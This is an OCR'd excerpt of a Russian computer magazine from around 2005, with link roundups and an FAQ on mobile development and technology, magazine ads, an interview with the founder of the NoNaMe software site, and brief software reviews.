деньги за скачивание написанной кем-то игрушки. Иногда хочется вникнуть в то, как создавалось чужое творение, и попытаться сделать что-то свое. Но осуществить такие планы более чем реально. Один из ресурсов, который поможет в этом нелегком деле — [www.mobilab.ru](http://www.mobilab.ru), на котором собрана информация по программированию мобильных устройств (сотовые и КПК). Хорошо было бы начать с сорта — [www.mobilab.ru/soft](http://www.mobilab.ru/soft), заранее определившись, на чем писать (Java, MIDletPascal, Mobile Basic, Omega Basic или C++). А дальше впитывать необходимые статьи на [www.mobilab.ru/articles](http://www.mobilab.ru/articles) (документация к средствам разработки и примеры программирования реальных игр для мобильных и КПК). Если не получится самостоятельно выяснить все нужное, всегда можно спросить на форуме [www.mobilab.ru/forum](http://www.mobilab.ru/forum).

Написание собственной игры на J2ME не обойдется без Sun J2ME toolkit (<http://java.sun.com/products/j2mewttoolkit>), так как сюда включено множество примеров готовых игр: Snake, Sokoban, Pong, Star Cruiser. Также полезно было бы посетить ресурс [www.microjava.com/Downloads](http://www.microjava.com/Downloads), на котором есть готовые игры,







причем совершенно бесплатные (нужна регистрация на сайте).

Постоянно зачислять тестируемую игру на мобильник (а еще постоянные зависоны!) - мучение, от него спасут удобные эмуляторы J2ME - [http://playmobile.ru/articles/j2me\\_emulators](http://playmobile.ru/articles/j2me_emulators).

### ТЕЛЕФОНЫ Б/У

■ Всем здравомыслящим людям ясно, что новая трубка лучше и надежнее той, которой изрядно попользовались. Но и телефоны б/у могут быть ценными, например тому, кто вдруг оказывается в больнице или в глухой деревне, то есть если есть вероятность, что телефон спонерируют. Можно искать "барыг" "вживую", они обычно обитают в машинах рядом с рынками. Но получение их услуг чревато обманом, доказать который невозможно. Продавцам той же Горбушки проблемно перемещать торговую точку (то есть продавца телефона, оказавшегося некачественным, можно будет найти), но все-таки гарантии на телефоны б/у не выдают. А если нет гарантии, можно попробовать купить новые мобилы, но тоже без гарантии. Обычно по такой схеме продают некий таможенный конфискат или просто "левые" партии. Цены на эти телефоны соответствуют ценам на б/у, в то время как

предлагаются новые аппараты.

Места продажи подобных телефонов удобно искать в интернете. Обычно лозунги таких продавцов похожи на "б/у телефоны в идеальном состоянии" и т.п. Специальных сайтов почти не существует, чаще встречаются сообщения в различных форумах и на интернет-барахолках. Лучший выход, как это ни банально - использовать любимые Яндекс, Rambler и Google. Вводя, к примеру, "продажа и покупка сотовых б/у" и получаешь ссылки типа <http://sota.ibaza.ru>, [www.kuplyu.ru](http://www.kuplyu.ru), <http://teleforum.net.ru> и т.г. А дальше действовать по обстановке.

### WAP-СТРОИТЕЛЬСТВО

■ Сейчас мода на WAP растет такими же темпами, как когда-то интерес к так называемым хомпагам - домашним страничкам. Рост WAP-моды стимулирует то, что собственный WAP-сайт можно показать грузьям через мобилу. Для создания собственного сайта нужны знания основ языка WAP. Именно с этим вопросом ты можешь смело обращаться в интернет, где присутствуют ресурсы по теме. Прежде всего, конечно, нужно упомянуть практически готовый WAP-сайт на PHP-Nuke - [http://lib.protoplex.ru/lib\\_show/243.html](http://lib.protoplex.ru/lib_show/243.html) (ссылки на анало-

гичный материал множество). Популярность этого сайта обеспечена простотой установки: для успеха достаточно вникнуть в README.txt и следовать инструкции. Для тех, кто не дружит с английским, некоторые энтузиасты перевели и README (в том числе по приведенной ссылке). Более подробно о PHP-Nuke смотри на [www.phpnuke.ru](http://www.phpnuke.ru) - куча документации ([www.phpnuke.ru/modules.php?name=Manual](http://www.phpnuke.ru/modules.php?name=Manual)) и живой форум ([www.phpnuke.ru/modules.php?name=Forums](http://www.phpnuke.ru/modules.php?name=Forums)), на котором можно выснить сложные вопросы.

Но можно не искать легких путей и самостоятельно разобраться в WML (wireless markup language) - аналоге HTML, но для WAP-сайтов. В начале нелегкого пути изучаются азы WML - [www.codenet.ru/webmast/wml/wml.php](http://www.codenet.ru/webmast/wml/wml.php) и [www.codenet.ru/webmast/wml/wml.php](http://www.codenet.ru/webmast/wml/wml.php). Есть хорошая статья о WML и на [www.citforum.ru/internet/articles/wmldoc.shtml](http://www.citforum.ru/internet/articles/wmldoc.shtml). А дальше - практика, практика и еще раз практика.

### SMS-СПАМ

■ Что такое спам, все знают не понаслышке, потому что выгребают мусор из своего почтового ящика каждый день. Проблема спама обостряется, когда почтовый ящик оказывается засвеченным где-нибудь

(или кто-нибудь засветит его). Для спасения от такой напасти устанавливают почтовые фильтры на спам, и проблема частично, но решается. С номером мобильного телефона все гораздо печальнее, и постепенно SMS-спам становится такой же головной болью, как и почтовый. Уже сейчас доля SMS-спама в общем объеме спама приближается к 50% (<http://news.proext.com/mobil/16337.html>).

Когда-то, при определенном желании, в Сети можно было найти периодические возникавшие сайты типа <http://eleet.times.lv/sms.htm>, которые позволяли спамить честных абонентов. И только в последнее время благодаря эффективной борьбе сотовых операторов с SMS-спамом через почтовые шлюзы, рост объема подобных рассылок ограничен: использование специальной мобильной техники стоит дороже по сравнению с традиционной SMS-рассылкой, и не каждый хакер (или просто желающий подзаработать на рассылках) наскребет денег для этого.

Более подробно об этом читай на [www.kommentator.ru/tech/2005/t0216-1.html](http://www.kommentator.ru/tech/2005/t0216-1.html), [www.nalogi.net/crime-nal/2004/crim0403\\_021.htm](http://www.nalogi.net/crime-nal/2004/crim0403_021.htm) и других ресурсах, которые поисковик выдаст на запрос "SMS-спам".



Woz3qk (woz3qk@mail.ru; ICQ 233261)

# FAQ ПО МОБИЛЬНЫМ ТЕХНОЛОГИЯМ

## ВОПРОСЫ ОТ НАЧИНАЮЩИХ ПРОГРАММИСТОВ И НЕ ТОЛЬКО



### ❓ Какие преимущества кодига под .NET-платформу?

Изначально программисты конторы Microsoft разрабатывали единую универсальную платформу программирования для создания любого ПО - Windows-программ, web, Windows-служб, приложений для мобильных устройств. Суть технологии .NET в применении промежуточного машинно-независимого языка CIL (Common Intermediate Language). К преимуществам .NET стоит отнести:

- ❶. полное взаимодействие с существующим кодом;
- ❷. полное и абсолютное межязыковое взаимодействие (поддерживаются межязыковое наследование, межязыковая обработка исключений и межязыковая отладка);
- ❸. общность среды выполнения для любых .NET-приложений независимо от использованного языка (для всех языков используется один и тот же набор встроенных типов данных);
- ❹. сокрытие всех сложностей с вызовом API благодаря наличию

библиотек базовых классов;

- ❶. возможность для разных версий одного и того же модуля DLL сосуществовать на одном компьютере.

### ❓ Отлично. Не понимаю только, чем отличаются Framework и CompactFramework?

Framework необходим для запуска .NET-приложений на конечной машине. Основой .NET Framework является общезыковая среда выполнения, которая управляет памятью, выполнением потоков, выполнением кода, проверкой безопасности кода, компиляцией и другими системными службами. Эти средства являются внутренними для управляемого кода, который выполняется в общезыковой среде выполнения. Пока не вышел Longhorn, придется доставлять его отдельно. Framework предназначен для персональных компьютеров и ноутбуков. На мобильных устройствах будет работать CompactFramework, который намного меньше своего старшего брата: размер CompactFramework'a составляет 2 Мб против 23 Мб Framework'a. Чем же объясняется такое отличие? Compact - это обрезанная версия Framework'a. Напри-

мер, в CompactFramework отсутствует поддержка LinkLabel, GroupBox, CheckedListBox, Splitter, MonthCalendar, RichTextBox, ToolTip, HelpProvider, SaveDialog (странно, что отсутствует), FolderBrowser, FontDialog, ColorDialog и много другого. Тем не менее, Compact'a хватает для нормального программирования под .NET.

### ❓ Так на чем лучше программировать под мобильные устройства?

Не секрет, что для выполнения конкретной задачи всегда находится идеально подходящий для этого инструмент. Это справедливо и для языков программирования: один язык может быть более приспособлен для решения определенной задачи, чем другой. Так на чем же лучше писать?

#### ❶. eMbedded Visual Tools 3.0

Предназначен для разработки приложений на базе Windows CE. Содержит автономную среду разработки: eMbedded Visual C++ 3.0, eMbedded Visual Basic 3.0, eMbedded Visual C++ 4.0 поддерживает Windows CE .NET. Для использования не требует никакой другой среды, например Visual Studio. Разработка

программ для конкретного устройства требует SDK (Software Development Kit). В последние версии включены почти все мобильные платформы (Pocket PC 2002, Pocket PC Phone Edition, Smartphone 2002). По адресу [www.microsoft.com/mobile/developer/downloads/default.asp](http://www.microsoft.com/mobile/developer/downloads/default.asp) всегда можно найти SDK под нужное устройство.

eMbedded Visual C++ 3.0 идеально подходит для создания игр, служб, компонентов, для приложений, требующих высокого быстродействия, максимального контроля над работой приложения, малого объема памяти.

#### ❶. Smart Device Programmability

Это дополнительный набор функциональных возможностей в среде Visual Studio .NET, обширная библиотека классов. Visual Studio .NET позволяет разрабатывать приложения для Pocket PC 2002, Windows CE .NET и даже для настольных систем с использованием тех же методов и классов. Требуется Compact Framework. Наиболее эффективен для программирования приложений, использующих web-службы, предназначенных для работы с периодическим подключением к Сети, для кросс-платформенных приложений, быстрой разработ-



ки ПО для мобильных устройств.

#### ❶ ASP.NET

Элементы управления для мобильных систем ASP.NET. Предназначен для создания веб-приложений для мобильных телефонов или КПК, позволяет адаптировать размер, стиль, способ отображения страницы в зависимости от мобильного устройства. Не требует установки дополнительных компонентов. Поддерживаются такие языки разметки, как Wireless Markup Language (WML), HTML и compact HTML (сHTML).

❷ Купил себе телефон, пытаюсь передать файлы по ИК-порту, а телефон не хочет слушаться. Почему?

У телефонов может быть активный и пассивный ИК-порт. С пассивным портом посылать файлы, картинки, звуковые файлы невозможно, можно отправлять и принимать только визитки. Для желающих отправлять все что угодно лучше подойдет телефон с активным ИК-портом. Пассивные ИК-порты присутствуют в большинстве телефонов Samsung и LG.

❸ Существуют ли курсы для разработчиков на .NET? Проводятся ли семинары?

Конечно! В развитии .NET заинтересована Microsoft. Поскольку .NET появилась не так уж давно и особо широкого применения не нашла, компания активно занимается развитием этой платформы. С выходом Longhorn ситуация изменится, так как он будет написан полностью на .NET. Соответственно, скорость работы программ будет выше (сейчас скорость - основная проблема .NET). Для привлечения моло-

дых и перспективных разработчиков Microsoft проводит ежегодный конкурс Imagine Cup. Цель этого конкурса - привлечь студентов к разработке программ для .NET. Microsoft интересуют нестандартные подходы к разработке и экстраординарные идеи.

Основной критерий - применение в проекте .NET, при этом вся мощь платформы должна быть показана и использована. Этот критерий влияет на 60% оценки. 20% оценки зависит от идеи проекта, и еще 20% - от дизайна и usability. Плюс такого подхода в том, что пока конкурентов на .NET-платформе крайне мало, а призы обещают довольно хорошие. Особо не напрягаясь, можно выиграть приз на \$200-400 (в 2005 году разыгрывались десять цифровых фотоаппаратов по цене \$250-300). Количество членов команды - один-три. Кстати, для новичков проводятся курсы длительностью 60 часов. После их окончания участник получает международный сертификат разработчика от Microsoft. Правда, цена кусается: эти курсы стоят до \$800.

❹ Слышал про некую GPS-навигацию. Что это такое? В чем отличие от LBS?

GPS - глобальная система спутниковой навигации. Эта технология определяет местоположение определенного телефона с помощью спутника с точностью до десятка метров. Услуга бесплатна, необходимо только одно устройство - GPS-приемник (размером не больше компаса). Устройство оснащено ЖК-дисплеем (это, кстати, совершенно обязательно), на котором отображается местопо-

ложение телефона и фрагмент карты. Pagelet, что устройство абсолютно пассивно и злой шпион никаким образом не сможет выследить его облагателя (такие мифы иногда появляются в природе).

LBS (Location-Based Service) - похожая система, только роль навигационных спутников выполняют соты мобильной связи, а мобильник служит GSM-приемником. Во включенном состоянии телефон постоянно посылает служебные сигналы ближайшим станциям, и, если известно расположение сот мобильной связи, можно определить местоположение телефона с точностью до 50-100 метров. Чем гуще соты - тем выше точность (сейчас особой точностью она не страдает - прим. Dr.). К плюсам технологии LBS стоит отнести дешевизну использования и отсутствие необходимости платить за специаль-



ный GSM-приемник. Минус - невозможность определить местоположение телефона в зоне оператора.

❺ Говорят, можно использовать GSM-шлюз для уменьшения затрат на разговоры. Это правда?

GSM-шлюз - это прибор, позволяющий направлять звонки с обычного телефона в мобильную сеть и обратно. При звонке вызов преобразуется в формат GSM и пускается через присоединенный телефон, включенный в корпоративную группу. Входящий звонок с мобильного на GSM-шлюз перенаправляется определенному абоненту стационарной или офисной АТС. При подключении шлюза к АТС бюджет возможна переадресация со стационарной линии на мобильный телефон по более выгодному для абонента тарифу.

Если несколько телефонов подключены в одну такую группу, цены на разговоры между ними составят около \$0,001-0,015 за минуту, а то и просто будут нулевыми. За разговоры с внешними телефонами придется отдать \$0,02. Выгодно,



правда? Стоимость шлюза исчисляется в 50-200 вечнозеленых президентах (в зависимости от степени навороченности).

**?** А можно ли писать и компилировать программы непосредственно на КПК или смартфонах?

Да, практически для всех современных мобильных осей существуют весьма продвинутые компиляторы распространенных языков (C, Java, Basic). К примеру, из компиляторов языка C можно выделить PocketGCC для Pocket PC, PocketC для Palm и EikonWizard для Psion. Дополнительно могут порадовать тем, что представлены и визуальные среды разработки, заточенные под GUI, и прочие особенности соответствующей операционной системы. Самые широкие возможности для разработки приложений представлены под Windows CE, можно найти даже компиляторы редких или устаревших языков. Но, конечно, все мобильные компиляторы заметно уступают своим ПК-версиям. К тому же если у твоего КПК нет полноразмерной клавиатуры, ввод программы в несколько тысяч строк будет весьма проблематичным. Поэтому подобные компиляторы в основном пригодны для написания несложных программ или окончательной отладки и компиляции уже написанных приложений.

**?** Есть ли в России полноценные альтернативы сетям GSM?

Как известно, центральные операторы России уже давно перешли на стандарт GSM. До недавних пор существовал оператор "СОНЕТ", работавший по технологии CDMA

(Code Division Multiple Access), однако он приказал долго жить и его место занял новый оператор SkyLink, использующий ту же систему. Изначально технология CDMA использовалась военными, во многом поэтому она обеспечивает лучшее качество связи, высокий уровень конфиденциальности, а также более низкое энергопотребление мобильных телефонов. Причем CDMA во многом напоминает современный стандарт 3G, который является его модификацией.

**?** Могу ли я как-нибудь заапгрейтить свой КПК?

В некотором роде да. Понятно, что, например, заменить процессор или добавить оперативки не получится. И вообще любое неумелое вторжение внутрь устройства чревато различными неприятными последствиями. Однако для любителей разгона существует довольно много специального софта для изменения тактовых частот процессора (в основном для Intel XScale), памяти и системной шины. Стоит еще отметить, что при повышении частоты процессора расход батареек заметно увеличивается, а при понижении - уменьшается. Также некоторые новые функции можно добавить и с "железной" стороны. Во-первых, самое простое и распространенное улучшение - приобрести карточку flash-памяти (почти все современные КПК и смартфоны имеют слот расширения под нее). Во-вторых, если в КПК изначально отсутствует Wi-Fi, GPS или встроенная камера, то можно докупить соответствующий SDIO-модуль (если, конечно, в твоём КПК есть такой

разъем). Если не останавливаться на достигнутом, то через USB можно подключить к наладоннику и внешний жесткий диск, и внешний DVD-привод, только все это удовольствие потребует дополнительного питания, что сделает мобильное устройство самым что ни на есть стационарным.

**?** Я хочу прикупить самый мультимедийный КПК. Какая ОС лучше всего подойдет для него в качестве основы?

Изначально самые широкие мультимедийные возможности предлагались для платформы Pocket PC. Но сейчас практически все современные КПК и мобильники позволяют и просматривать фильмы в MPEG 4, и проигрывать музыку в MP3, и разглядывать фотографии. Если даже, к примеру, фирма-производитель устройства не предусмотрела воспроизведение MP3 на устройстве, то почти всегда удастся установить программный плеер, который хоть и будет не самого высокого качества, но со своими прямыми обязанностями будет справляться по полной. Но в идеале для полного погружения в мультимедиа стоит ориентироваться на КПК с быстрым процессором, желательно VGA-дисплеем (доступно пока только для Pocket PC), а также встроенным MP3-плеером с качественным стереозвуком, и плюс ко всему не забыть докупить карту на несколько гигабайт, чтобы не чувствовать себя стесненным в хранении музыки и фильмов.

**?** Могут ли современные КПК обрабатывать трехмерную графику?

Да, вполне. Сейчас на многих КПК и смартфонах уже устанавливают мобильные 3D-ускорители. Конечно, для полноценных трехмерных редакторов их возможности пока слабоваты, поэтому применение 3D ограничивается в основном играми. Но другой вопрос в том, что этим пока мало кто занимается. Для разработчиков гораздо проще и выгоднее склепать очередную примитивную аркаду и побыстрее продать ее, чем тратить длительное время на разработку нового движка и детальную проработку игрового процесса. Тем более что изначально КПК и телефоны в основном не были предназначены для игр (просто неудобны), и солидные фирмы акцентируют свое внимание на всяких GameBo'ях и прочих PSP. Однако рынок качественных трехмерных мобильных игр начинает постепенно развиваться. Яркий тому пример - игры для смартфонов Nokia N-GAGE (которые, кстати, были взломаны и перенесены на все телефоны Series 60).

**?** Я слышал, что в России некоторые операторы стали предоставлять услуги EDGE. В чем его преимущества по сравнению с GPRS?

Технология пакетной передачи данных EDGE (Enhanced Data for Global Evolution) не так давно пришла на смену GPRS, равно как когда-то GPRS заменила собой HSDCS. Новая технология позволяет передавать данные со скоростью до 247,4 Кбит/сек, что примерно в четыре раза превышает аналогичный показатель



GPRS. По этим характеристикам EDGE уже вплотную приближается к стандартам сетей третьего поколения. Первые смартфоны с поддержкой EDGE появились в рядах фирмы Nokia, а затем подросли и остальные производители телефонов. Но если в мире уже активно эксплуатируют EDGE, то в России эта технология пока только постепенно вводится, а в основном пока используется GPRS. Первым оператором в Москве, предложившим в начале 2005 года для некоторых районов сервис EDGE в тестовом режиме, стал Мегафон. Пока в России скорость передачи данных не превышает 100 Кбит/сек, что все равно является очень неплохим показателем.

ноценные интернет-сайты всего лишь с некоторыми ограничениями. Например, не всегда адекватно воспринимаются Cookies, далеко не везде воспроизводится flash-анимация, из-за низкого разрешения экрана бывает сложно сориентироваться в навороченных сайтах. Поэтому для КПК имеет смысл делать облегченную версию сайта с минимальным количеством скриптов и анимации, а также с ограниченным графическим оформлением, чтобы не разорять пользователя на дорогой мобильный трафик. Так что в идеале желательно поддерживать две версии сайтов: WAP- и обычную облегченную для КПК.

**?** Я web-дизайнер. Может ли для меня КПК заменить ноутбук в работе?

Смотря какую работу необходимо выполнять. Для большинства мобильных платформ можно найти довольно много разнообразных HTML- и графических редакторов. Однако их возможности ограничены весьма примитивными функциями. Если работа сводится к созданию небольших сайтов и несложному редактированию графики, то их возможностей вполне хватит. Но создание сайта осложняется еще и тем, что на маленьком экране не удастся просмотреть его в том оригинальном размере, в каком он будет выглядеть на мониторе.

**?** Я хочу сделать "мобильный" сайт. Актуальна ли еще технология WAP?

Изначально из-за высокой временной оплаты и крайне низкой скорости передачи данных (9600 бит/с) технология WAP не получила широкого распространения. Ситуация изменилась с появлением пакетной передачи данных GPRS, но в России, в отличие от, например, Японии, все равно не стала столь популярной. Тем более большинство пользователей откровенно не устраивает примитивность WAP-сайтов. Но на многих телефонах технология WAP по-прежнему остается единственным способом выхода в глобальную Сеть, поэтому если сайт предназначен для "мобильной" аудитории, никак нельзя игнорировать WAP. Однако уже сейчас большинство смартфонов и КПК позволяют просматривать пол-



## ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

**НИКАКОГО МУСОРА И НЕВНЯТНЫХ ТЕМ, НАСТОЯЩИЙ ГЕЙМЕРСКИЙ РАЙ ТОЛЬКО PC ИГРЫ**

**ПРАВИЛЬНАЯ КОМПЛЕКТАЦИЯ Двухслойный DVD или 3 CD**

**ПРАВИЛЬНЫЙ ОБЪЕМ 240 страниц**

ЧАСТЬ ТИРАЖА - с DVD  
**8.5Gb**  
ЭКСКЛЮЗИВНОЕ ВИДЕО!!!



### Battlefield 2

• Самый "горячий" сетевой шутер этого года!

### Electronic Entertainment Expo 2005

• Подробный репортаж с крупнейшей игровой выставки.

### Imperial Glory

• Лучшая замена Rome: Total War от создателей Commandos!

### А также:

• **Product Placement.**

Кому нужна реклама в играх?

- **Дневники разработчиков:** Lada racing Club, Heroes of Might and Magic V и Блицкриг 2.
- **О разработке** Fallout 3 и Baldur's Gate 3 в интервью с Джошуа Сойером.
- **Превью** Civilization 4, Hitman Bloodmoney, Tomb Rider: Legend, Serious Sam 2, Full Spectrum Warrior 2, Myst 5...
- **Рецензии** на Pariah, Guild Wars, Delta Force: Extreme, Stronghold 2, Empire Earth 2...

**И многое-многое другое!**

**ЕСЛИ ТЫ ГЕЙМЕР - ТЫ НЕ ПРОПУСТИШЬ!**

# АНОНС

Читай в следующем номере Спеца

## ВЗЛОМ И ЗАЩИТА ПРОГРАММ

**+**  
Весь софт  
на CD

- Обзор средств
- Softlce: использование и установка
- Техника дизассемблирования
- Декомпиляторы
- Отладки и анализ
- Trial-защита
- Автораспаковка
- Взлом неисполняемых файлов
- Принципы и новейшие методики защиты
- Антиотладочные фишки
- Аппаратная защита

А также:

- ПРИМЕРЫ ОБХОДА ЗАЩИТЫ, ТОНКОСТИ ФОРМАТА PE И МНОЖЕСТВО РАЗЛИЧНЫХ НЕОЧЕВИДНЫХ ПРИЕМОВ!

## СКОРО В СПЕЦЕ:

### ● МОБИЛЬНЫЕ УСТРОЙСТВА И ИХ БЕЗОПАСНОСТЬ

Взлом с помощью мобильных устройств. Bluejacking, bluesnarfing и взлом Wi-Fi-сетей. Сниферов Wi-Fi\Bluetooth. Все о wardriving. Мобильные вирусы и трояны. Security-софт под мобильные платформы. Фрикинг, безопасность в телекоммуникациях. Спам.

### ● ИНТЕРНЕТ-ДЕНЬГИ

Обменники валюты, казино и другие web-сервисы, связанные с интернет-валютой. Различные системы: WebMoney, e-gold, GoldMoney, PayPal и др. Заработок\процессинг: что и как реализовать. Как сделать свою пирамиду\банк, как кидают в e-бизнесе.

### ● БЕЗОПАСНОСТЬ СЕТЕВЫХ ПРОТОКОЛОВ И КЛИЕНТСКИХ ПРИЛОЖЕНИЙ

Классические ошибки клиентских приложений. Переход в локальную зону. Универсальный скриптинг. Доступ к локальным файлам. Перехват Cookie. Реальные ошибки Internet Explorer/Outlook Express, Mozilla, Opera, Eudora.





# ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем  
вопросам подписки для регионов:  
**8-800-200-3-999**  
(в том числе для абонентов МТС,  
Билайн, МегаФон), для Москвы:  
**935-70-34**

## ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже  
Бонусы, призы и подарки для подписчиков  
Доставка за счет редакции

## ГАРАНТИЯ

Ты гарантированно получишь все номера журнала  
Единая цена по всей России

## СЕРВИС

Заказ удобно оплатить через любое отделение банка  
Доставка осуществляется заказной бандеролью или курьером




## Стоимость заказа на Хакер Спец

- 115 р. на один месяц (экономия 40 рублей\*)
- 690 р. на 6 месяцев (экономия 240 рублей\*)
- 1242 р. на 12 месяцев (экономия 620 рублей\*)

## Стоимость заказа на комплект Хакер Спец и Хакер\*\*

- 207 р. комплект на один месяц  
(экономия 85 рублей\*)
- 1242 р. комплект на 6 месяцев  
(экономия 510 рублей\*)
- 2236 р. комплект на 12 месяцев  
(экономия 1250 рублей\*)



\*от средней розничной цены по Москве  
\*\*Хакер с 2CD или Хакер с DVD

**ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ!**





d()c (doc@nnm.ru)

# СОФТ ОТ NONAME

**Н**аверняка ты знаешь сайт NoNaMe (www.nnm.ru). 1 апреля (это не шутка) NoNaMe стал совсем другим! Был обновлен дизайн сайта, полностью переписан "движок", введена регистрация пользователей, появились доки... и т.д. Впрочем, лучше расскажем "отца-основателя" проекта NoNaMe - d()c'a.



**XS:** Как ты думаешь, каким образом будет развиваться софтовая индустрия? Изменится ли отношение пользователей к софту?

**doc:** В ближайшее время все останется как есть: софт будут покупать пачками... и по 70 рублей. Причем я не согласен с "мнением" о низкой зарплате российских граждан и невозможности (финансовой) приобретать софт за ТАКИЕ деньги. Мне кажется, что дело скорее в отношении к ПО: зачем покупать его, если можно взять "за так"? Но такой подход распространяется не на все программы. Покупая качественный софт, люди хотят отблагодарить автора. Ну и хорошо защищенный софт люди все-таки тоже покупают: проще один раз купить, чем постоянно гсак'ать!

**XS:** Чем занимаешься в свободное от NoNaMe время?

**doc:** Удивительно, но тем же - NoNaMe :). Практически все время уходит на поддержку пользователей и развитие проекта. Очень много открытых вопросов с дополнительными сервисами к сайту. Мне нужны ведущие в разделы Video, Gamez, Ironz... Так что, если есть желание - обращайтесь :).

**XS:** Многие программы, скачиваемые по ссылкам, расположенным на твоём сайте, "бесплатны".

Как у тебя обстоят дела с законом в связи с этим?

**doc:** Я не выкладываю на сайте ничего противозаконного и стараюсь "убивать" чужие посты, нарушающие чьи-то копирайты. Конечно, в день добавляется более 500 новостей, многие попадают в разделы и на индекс, еще больше остается в доках, уследить за всем нереально. Но, если замечаю нарушения правил, "убиваю" новость и/или баню пользователя. Все строго!

**XS:** Как появилась идея создания NNM.ru?

**doc:** 28 декабря NoNaMe исполнится пять лет! Изначально, до появления

NoNaMe, сайтов с "правильным" описанием софта, приколами и историями из жизни было очень мало - ниша была практически незанятой. Захотелось поделиться с друзьями и знакомыми взглядами на жизнь, ну а дальше все пошло как снежный ком. Это сегодня "софтовых" сайтов пруд пруди и один круче другого ;), а еще три года назад все было тихо и спокойно.

**XS:** Что заставляет тебя работать над сайтом каждый день, наверняка не просто поддерживать в себе стремление сделать мир лучше?

**doc:** Это прекрасная возможность обогатить свой "внутренний мир" ;)!

**XS:** Я заметил кое-какие изменения на сайте...

**doc:** О да! Сегодня NoNaMe - система взаимодействия пользователей, комьюнити, участие в котором гарантирует каждому зарегистрированному члену право на свободное выражение своих мыслей. Самое главное - открытость

проекта, так что практически каждый желающий может создать свою новость и оставить комментарий к любой другой новости. Однако у NoNaMe есть и своя система безопасности :). Используется иерархический принцип появления новостей на сайте. Да, любая новость может появиться на главной странице www.nnm.ru, ее может написать любой зарегистрированный пользователь. Однако для этого она обязана пройти два фильтра: ее должен одобрить ведущий раздела (таких разделов несколько: например Gamez, Filez, Video), а затем и модератор, составляющий подборку новостей для главной страницы сайта (индекса). Это сделано отнюдь не по цензурным соображениям, а продиктовано исключительно стремлением к тому, чтобы все новости, появляющиеся на главной странице (большинство пользователей посещают именно ее), были интересными. В итоге мы имеем дайджест всего самого актуального, что есть на сегодняшний день!





## BEFASTER V3.53

Служит для оптимизации качества связи с интернетом путем изменения настроек в системном реестре Windows. Программа умеет настраивать как dial-up-соединения, так и LAN, Cable Modem, xDSL, ISDN, T1 и Cable/DSL, а также AOL и PCAnyWhere.



В самом простом случае для настройки достаточно нажать на кнопку, соответствующую типу соединения, но допускается и тонкая ручная подстройка. Возможностей у программы довольно много, есть в ней и такая функция, как пингование выбранного сервера с заданным интервалом (кроме проверки качества связи, это позволяет создать видимость активности, не допуская тем самым разрыва связи: есть провайдеры, которые автоматически отключают пользователя, если он определенное время неактивен (такие провайдеры, кстати, частенько не считают ping за активность ;) - прим. SkyWriter'a).

## РЕАКТОР

Очередная игра из серии собирания по цветам. Оригинальная игрушка, как, впрочем, и все продукты от Reflexive.




Достаточно запустить, и часы рабочего времени будут пролетать для тебя незаметно :)!

## ABIWORD

Часто бывает, что нужно напечатать что-то, но vi(m) и emacs недостаточно, TeX займет слишком много времени, а устанавливать такой монстр, как OpenOffice.org, лень.

В этот момент на сцену выходит AbiWord, который должен находиться на диске твоего дистрибутива, в FTP-сервере или на AbiSource. Как ни странно, его можно найти и на диске XC ;).




Плюс заключается в том, что AbiWord при своих шести с гаком метрах поддерживает все стандартные функции Word'a и его собратьев.

Если зайдешь на [www.abisource.com/download](http://www.abisource.com/download), увидишь, что этот вордпроцессор, изначально спrogramмированный только для Linux'a, распространяется также для Windows и Mac OS X. Оболочка очень чистая и интуитивная... Советую во всех смыслах: для экономии времени, ресурсов и, важнее всего, нервов. У меня AbiWord еще ни разу не глючил.

## SAVER!


Надоело каждый раз после переустановки системы настраивать программы и игры? Или сожалеть, что после очередной переустановки или сбоя все твои контакты в аське безвозвратно потеряны?



Можешь забыть об этом с Saver'ом! Стоит только сохранить все свои настройки одним кликом мыши, и в любой момент можно будет восстановить их! И все благодаря поддержке множества программ и игр (около двухсот, и их количество постоянно растет).

## RESTORATOR 2005 V3.50.1442 RESTORATOR

» Это самая популярная программа для редактирования программ, точнее, их ресурсов. Поддерживает множество файлов: от scr (скринсейвер) до dll-библиотек. Возможность создания патчей для применения твоих изменений без использования ресторатора.



Редактирует почти все внутренние ресурсы. Редактирование ресурсов идет в специальном окне. Ресурсы отображаются стандартно, как и текстовые файлы. На сайте производителя есть русская версия программы.

## NETLIMITER V2.00 ALPHA 4

